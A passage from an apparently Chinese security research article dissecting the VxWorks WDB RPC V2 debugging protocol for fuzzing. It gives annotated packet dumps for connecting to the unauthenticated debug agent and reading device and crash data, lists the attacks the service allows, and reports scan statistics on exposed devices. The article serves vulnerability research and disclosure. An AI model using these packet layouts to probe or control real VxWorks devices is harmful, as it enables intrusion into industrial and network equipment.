WDB RPC应答包，如下图构造(引用自Wind River Documentation)：



从上图我们可以得知，标准的WDB RPC应答包中含如下信息：


- IP Header
- UDP Header
- RPC Reply Header
- WDB Reply Wrapper
- Function output

在WDB RPC 应答包中，WDB Reply Wrapper与Function output两个字段 为重点内容，WDB Parameter Wrapper内容包含整个请求包的大小、校验和及应答系列号（在每个请求与应答中，应答与请求系列号一致），Function output包含应答的输出信息，为请求功能号的返回信息。

实现 VxMon 与 VxWorks OS - TAgent模块 通信

V2版本的WDB RPC与V1版本最大的区别在于，在发送各类请求（如获取VxWorks版本BSP信息等的请求WDB_TGT_INFO_GET）时，V1只用发送对应的请求包即可。而V2维护了一种类似Session的机制，在发送各类请求前，需要发送一个连接请求包（WDB_TARGET_CONNECT）以成功连接至TAgent，对于每个Session中的多个请求包（包括连接请求包），它们的SUN RPC -> Transaction ID字段及WDB RPC -> sequence字段的值需是连续递增的，否则就会收到包含错误的响应包。

- WDB_TARGET_CONNECT



VxMon发送请求调用过程：VxMon请求连接至目标，功能号为WDB_TARGET_CONNECT

```
0000   00 0c 29 b3 26 8c 00 0c  29 50 06 45 08 00 45 00   ..).&... )P.E..E.
0010   00 80 14 79 00 00 40 11  18 4a c0 a8 66 01 c0 a8   ...y..@. .J..f...
0020   66 58 02 83 43 21 00 6c  67 d8 57 84 ac 6a 00 00   fX..C!.l g.W..j..
0030   00 00 00 00 00 02 55 55  55 55 00 00 00 01 00 00   ......UU UU......
0040   00 7a 00 00 00 00 00 00  00 00 00 00 00 00 00 00   .z...... ........
0050   00 00 ff ff d0 ff 00 00  00 60 0f 10 00 01 00 00   ........ .`......
0060   00 02 00 00 00 00 00 00  00 00 00 00 00 01 00 00   ........ ........
0070   00 19 56 78 57 6f 72 6b  73 36 78 5f 31 39 32 2e   ..VxWork s6x_192.
0080   31 36 38 2e 31 30 32 2e  38 38 00 00 00 00         168.102. 88....
```

```
//WDB WDB_TARGET_CONNECT 请求包
5784ac6a        //Transaction ID
00000000        //Type is call
00000002        //RPC version
55555555        //Program
00000001        //ver
0000007a        //function id = WDB_TARGET_CONNECT( )

00000000
00000000
00000000
00000000

ffffd0ff        //checksum
00000060        //packet size
0f100001        //sequence

00000002
00000000
00000000

00000001        //Function input parameters
00000019        //length "Vxworks6x_192.168.102.88"
5678576f726b7336785f3139322e3136382e3130322e383800000000
```

TAgent应答过程：目标连接至VxMon(包含TAgent基本信息)

```
0000   00 0c 29 50 06 45 00 0c  29 b3 26 8c 08 00 45 00   ..)P.E.. ).&...E.
0010   00 6c 00 00 00 00 20 11  4c d7 c0 a8 66 58 c0 a8   .l.... . L...fX..
0020   66 01 43 21 02 83 00 58  00 00 57 84 ac 6a 00 00   f.C!...X ..W..j..
0030   00 01 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0040   00 00 ff ff 27 3a 00 00  00 4c 00 00 00 00 00 00   ....':.. .L......
0050   00 04 35 2e 30 00 00 00  02 00 00 00 00 03 00 00   ..5.0... ........
0060   00 02 00 00 00 08 56 78  57 6f 72 6b 73 00 00 00   ......Vx Works...
0070   00 04 00 00 00 04 ee ee  ee ee                     ........ ..
```

```
////WDB WDB_TARGET_CONNECT 应答包
5784ac6a        //Transaction ID
00000001        //Type is reply
00000000
00000000
00000000
00000000

ffff273a        //checksum
0000004c        //packet size
00000000        //WDB status

00000004        //WDB_TGT_INFO
352e3000        //"5.0"
00000200
00000003
00000002
00000008        //length
5678576f726b7300//"Vxworks"
00000004
00000004
eeeeeeee
```

- WDB_TGT_INFO_GET

VxMon发送请求调用过程：VxMon请求获取目标信息，功能号为WDB_TGT_INFO_GET

```
0000  00 0c 29 b3 26 8c 00 0c  29 50 06 45 08 00 45 00   ..).&... )P.E..E.
0010  00 64 14 7a 00 00 40 11  18 65 c0 a8 66 01 c0 a8   .d.z..@. .e..f...
0020  66 58 02 83 43 21 00 50  67 10 58 84 ac 6a 00 00   fX..C!.P g.X..j..
0030  00 00 00 00 00 02 55 55  55 55 00 00 00 01 00 00   ......UU UU......
0040  00 7b 00 00 00 00 00 00  00 00 00 00 00 00 00 00   .{...... ........
0050  00 00 ff ff 45 7a 00 00  00 44 0f 10 00 02 00 00   ....Ez.. .D......
0060  00 03 00 00 00 00 00 00  00 00 00 00 00 04 00 00   ........ ........
0070  00 00                                             ..
```

```
//WDB_TGT_INFO_GET 请求包
5884ac6a
00000000
00000002
55555555
00000001
0000007b        //function id = WDB_TGT_INFO_GET

00000000
00000000
00000000
00000000

ffff457a        //checksum
00000044        //packet size
0f100002        //sequence

00000003
00000000
00000000
00000004
00000000
```

TAgent应答过程：在应答包中会含有Vxworks目标机很多信息。如系统版本，大小端，内存分配 等等。

```
Ethernet II, Src: Vmware_b3:26:8c (00:0c:29:b3:26:8c), Dst: Vmware_50:06:45
Internet Protocol Version 4, Src: 192.168.102.88 (192.168.102.88), Dst: 192
User Datagram Protocol, Src Port: 17185 (17185), Dst Port: 643 (643)
Data (180 bytes)
    Data: 5884ac6a0000000100000000000000000000000000000000...
    [Length: 180]
```

```
0000  00 0c 29 50 06 45 00 0c  29 b3 26 8c 08 00 45 00   ..)P.E.. ).&...E.
0010  00 d0 01 00 00 00 20 11  4b 73 c0 a8 66 58 c0 a8   ...... . Ks..fX..
0020  66 01 43 21 02 83 00 bc  00 00 58 84 ac 6a 00 00   f.C!.... ..X..j..
0030  00 01 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0040  00 00 ff ff 49 9f 00 00  00 b0 00 00 00 00 00 00   ....I... ........
0050  00 00 00 00 00 08 56 78  57 6f 72 6b 73 00 00 00   ......Vx Works...
0060  00 04 36 2e 36 00 00 00  00 50 00 00 00 55 00 00   ..6.6... .P...U..
0070  00 0b 50 45 4e 54 49 55  4d 50 52 4f 00 00 00 00   ..PENTIU MPRO....
0080  00 04 67 6e 75 00 00 00  00 00 01 00 00 00 00 00   ..gnu... ........
0090  00 00 00 00 10 00 00 00  10 e1 00 00 00 0c 50 43   ........ ......PC
00a0  20 50 45 4e 54 49 55 4d  33 00 00 00 00 0d 68 6f    PENTIUM 3.....ho
00b0  73 74 3a 76 78 57 6f 72  6b 73 00 00 00 00 00 10   st:vxWor ks......
00c0  00 00 00 e6 a0 00 00 00  00 00 00 00 00 00 00 4b   ........ .......K
00d0  e6 80 00 0a ab 98 00 00  00 01 00 00 00 00        ........ ......
```

- 崩溃检测机制

前提是我们有意构造对VxWorks组件攻击程序，当攻击进行后，VxWorks其中一个组件会被攻击发生崩溃。当VxWorks OS 组件发生崩溃时，TAgent会主动的通知VxMon发生异常事件。


当VxMon接收到EVENT NOTICATION消息时，应当立即回复包WDB_EVENT_GET包确认，否则VxWorks会一直循环通知该消息。通过WDB_EVENT_GET消息，可以获取异常原因，异常组件任务ID及异常地址等信息，详细分析见下。

TAgent异常信息通知过程：当VxWorks组件崩溃时，TAgent发送如下字节码通知VxMon：

```
User Datagram Protocol, Src Port: 17185 (17185), Dst Port: 49366 (49366)
Data (24 bytes)
    Data: 000000000000000000000001ffffffffeeeeeeee00000005
    [Length: 24]
```

```
0000  00 0c 29 4a 92 d0 00 0c  29 b3 26 8c 08 00 45 00   ..)J.... ).&...E.
0010  00 34 03 00 00 00 20 11  4a 04 c0 a8 66 58 c0 a8   .4.... . J...fX..
0020  66 0c 43 21 c0 d6 00 20  00 00 00 00 00 00 00 00   f.C!... ........
0030  00 00 00 00 00 01 ff ff  ff ff ee ee ee ee 00 00   ........ ........
0040  00 05                                             ..
```

VxMon确认过程：VxMon发送WDB_EVENT_GET请求包进行确认：





```
//WDB_EVENT_GET 请求包
11112224        //Transaction ID
00000000        //Type is call
00000002        //RPC version
55555555        //Program
00000001        //ver
00000046        //function id = WDB_EVENT_GET( )

00000000
00000000
00000000
00000000

00000000
00000030        //packet size
33334446        //sequence
```

TAgent应答过程：当TAgent接收到WDB_EVENT_GET请求时，将异常队列表中的异常信息发送给VxMon。


```
//WDB_EVENT_GET 应答包
11112224        //Transaction ID
00000001        //Type is reply
00000000
00000000
00000000
00000000

00000000
00000000
00000000

00000006        //event tpye = WDB_EVT_EXC
0000000a        //tructure length
00000002        //status of context
00000003        //context stopped by exception
0079622c        //task context
004a79b8
00000003        //context that got exception
0079622c
004a79b8
0000000e
008f4430        //address of exception stack frame
00000000
```

从WDB_EVENT_GET应答包（上图）中我们可以得知Task Conext为0x79622C任务已崩溃， 同时我们从VxWorks系统提示也得到了验证（task 0x79622c has had a failure and has been stopped），如下：



接下来主机请求更多的信息，如崩溃时寄存器内容，内存区域，异常代码。

通过VxMon发送WDB_REGS_GET请求，可以获取异常寄处器内容。

通过VxMon发送WDB_MEM_READ请求，可以获取异常地址的执行代码。如下：

代码

我们用Python封装了如上所述的功能，代码请移步至wdbdbg.py，其中需要用到第三方模块capstone，请自行安装。

0x04 暴露在互联网中的VxWorks WDB RPC V2服务!!!

WDB RPC的功能如此完备，就成了一把双刃剑。由于它本身没有身份认证的功能，因此能够与VxWorks主机17185端口通信就可以调用它。如果使用它的是黑客而非开发调试人员，就可能造成极大危害：

- 监视所有组件（服务）状态
- 恶意固件刷入、后门植入
- 重启VxWorks设备
- 任意内存读写
- 登陆绕过
- ...

Kimon在其 揭秘VxWorks——直击物联网安全罩门 一文中详尽地介绍了各种利用WDB RPC的攻击方式，因此本文不再一一列举。文中Kimon还给出了z-0ne的关于WDB RPC的全球统计:

通过Zmap调用wdbrpc-scan脚本扫描全网暴漏端口IP数约5万+，其中3.4万能读取到系统信息和bootline信息。

数量按国家分布Top10：
中国：　　7861
美国：　　5283
巴西：　　3056
意大利：　1025
日本：　　823
俄罗斯：　 647
墨西哥：　 505
哈萨克斯坦：486
澳大利亚：　481
印度：　　448

数量按VxWorks系统版本号统计：
VxWorks5.5.1 15601
VxWorks5.4.2 6583
VxWorks5.4   5410
VxWorks5.4.2 5254
VxWorks5.5   899
VxWorks   654
VxWorks5.3.1 236

数量按设备信息统计Top10：
Telogy Networks GG30E Reference Board 3674
TI TNETV1050 Communication Processor 3360
Motorola MPC82xx ADS - HIP7   2626
IP-ADSL DSLAM (MPC860/855T)   1972
HUAWEI ET&IAD   1796
MPC8245Board: EDSL , Map B (CHRP)   1678
PowerPC 875, 133MHZ   1553
Mips 4KEc   1239
MGCB   912
Intel IXP425 - IXDP425 BE   887

其中受影响的PLC模块型号：
罗克韦尔Rockwell Automation 1756-ENBT固件版本为3.2.6、3.6.1及其他
西门子Siemens CP 1604、Siemens CP 1616
施耐德Schneider Electric 昆腾部分以太网模块

z-0ne的统计非常详尽，但从版本分布可以观察到，他探测及统计的是WDB RPC V1版本。

ZoomEye团队也对暴露在互联网中的WDB RPC服务进行了探测，全球IPv4网络空间中共有52586个主机运行着WDB RPC服务，其中：

- 运行V1版本WDB RPC服务(即运行VxWorks 5.x版本的主机)的IP共30339个，数量较z-0ne在2015年11

月1日统计得出的3.4万有所减少。
- 运行V2版本WDB RPC服务(即运行VxWorks 6.x版本的主机)的IP共2155个。
- 运行未知版本VxWorks的主机20093个。这些主机对V1和V2版本的WDB_TGT_INFO_GET请求，都没有返回我们期望的WDB_TGT_INFO格式的结果，而是返回了长度较短的错误响应数据包，但其格式符合WDB RPC的响应格式，因此基本可以说明这类主机运行着WDB RPC服务，即运行着VxWorks系统，但版本未知。该问题值得进一步研究。

关于V1版本服务的结果统计，我们得到的结果与z-0ne相近，本文不再赘述，这里主要给出运行V2版本WDB RPC服务的共2155个主机的统计：

- 国家分布统计TOP 10:

国家	代号	数量
印度	IN	667
乌干达	UG	266
美国	US	228
巴西	BR	156
不丹	BT	128
加拿大	CA	73
纳米比亚	NA	60
卢旺达	RW	60
南非	ZA	59
韩国	KR	57

需要指出的是，其中位于中国的有7个。

- VxWorks 6.x版本统计

版本	数量
VxWorks 6.6	1878
VxWorks 6.7	8
VxWorks 6.8	250
VxWorks 6.9	4
VxWorks 未知版本	15

- 芯片/电路板 统计

芯片/集成电路板	数量	应用产品或行业
Freescale MPC8308	671	智能电网家庭能源网关、数据集线器、无线LAN接入点、无线家庭基站、消费电子印刷以及包括工业控制和工厂自动化在内的工业应用
Freescale MPC8313E	522	小型办公室/家庭办公室（SOHO）、打印、 IP服务和工业控制
Freescale MPC8544	291	网络、通信及工业控制
Freescale P1010E - Security Engine	271	IP摄像头、工业机器人、无线 LAN (WLAN)接入点、网络附加存储、打印及成像、路由器
Freescale MCF5372L	205	互联网话音协议(VoIP)、安全与门禁控制面板、医疗保健仪器与设备
Freescale Unknown processor	88	
Freescale CDS MPC8548E - Security Engine	16	企业网络、电信传输和交换，以及3G无线基站等仅以太网或RapidIO网络应用
Freescale E500 : Unknown system version	15	通信、工业控制
TI TNETV1050 Communication Processor	14	VoIP
未知	14	
BCM53000 (MIPS74K)	12	路由器

AR7100 SERIES	8	家用或企业级无线接入点、路由器、网关
Freescale P2020E - Security Engine	6	联网、电信、军事、工业
Freescale E300C3	6	网络、通信、工业控制
Intel(R) Pentium4 Processor SYMMETRIC IO MPTABLE	2	
IBM PowerPC [Fluke Odin] 405GPr Rev. 1.1	2	数码相机、调制解调器、机顶盒、手机、GPS、打印机、传真机、网卡、交换机、存储设备
RENESAS SH7751R 240MHz (BE)	2	路由器、PBX、LAN/WAN、打印机、扫描仪、PPC
Broadcom BCM91250A/swarm	2	Ethernet通信与交换
Xilinx Zynq-7000 ARMv7	2	高级驾驶员辅助系统、医疗内窥镜、小型蜂窝基带、专业照相机、机器视觉、电信级以太网回传、4K2K超高解析度电视、多功能打印机
BCM1190 A2	2	VoIP、宽带接入
Telvent HU_A ColdFire Board (MCF5485)	1	工业和嵌入式联网
RDL3000-SS - ARM11MPCore (ARM)	1	运载、SCADA、通信
ZTE SCCE(S3C2510 Rev.10.0)	1	SOHO路由器、网关、WLAN AP
AR9100 SERIES	1	家用或企业级无线接入点、路由器、网关

可以看到使用VxWorks 6.x的芯片或集成开发板与5.x版本的统计结果差别很大，由于VxWorks 6.x版本相较于5.x版本更为稳定，因此更多地运用于对稳定性、可信及实时控制要求更高的系统中，从上表中芯片或集成电路板的特性就可以看出这一点。

利用WDB RPC V2，可以尝试进一步确定使用这些芯片或集成开发板的设备的品牌或型号，并对这些设备进行进一步控制，玩法与Kimon介绍的WDB RPC V1版本类似，有兴趣的同学可以继续深入。

0x05 总结

本文介绍了如何基于Fuzzing框架Sulley实现基于对VxWorks 5.5和6.6系统的FTP服务和Sun-RPC rpcbind服务的自动化Fuzzing，并介绍了在实现VxWorks 6.6自动化Fuzzing过程中必不可少的WDB RPC V2协议，最后对暴露在互联网中的WDB RPC V2协议进行了探测，并给出了相关统计。

我们可以看到，将WDB RPC服务暴露于互联网中的危险性极大，但它是使用VxWorks系统的硬件设备的系统开发人员不可或缺的工具，在开发过程中需要开启它，但在编译出厂设备的VxWorks系统时一定要将其关闭。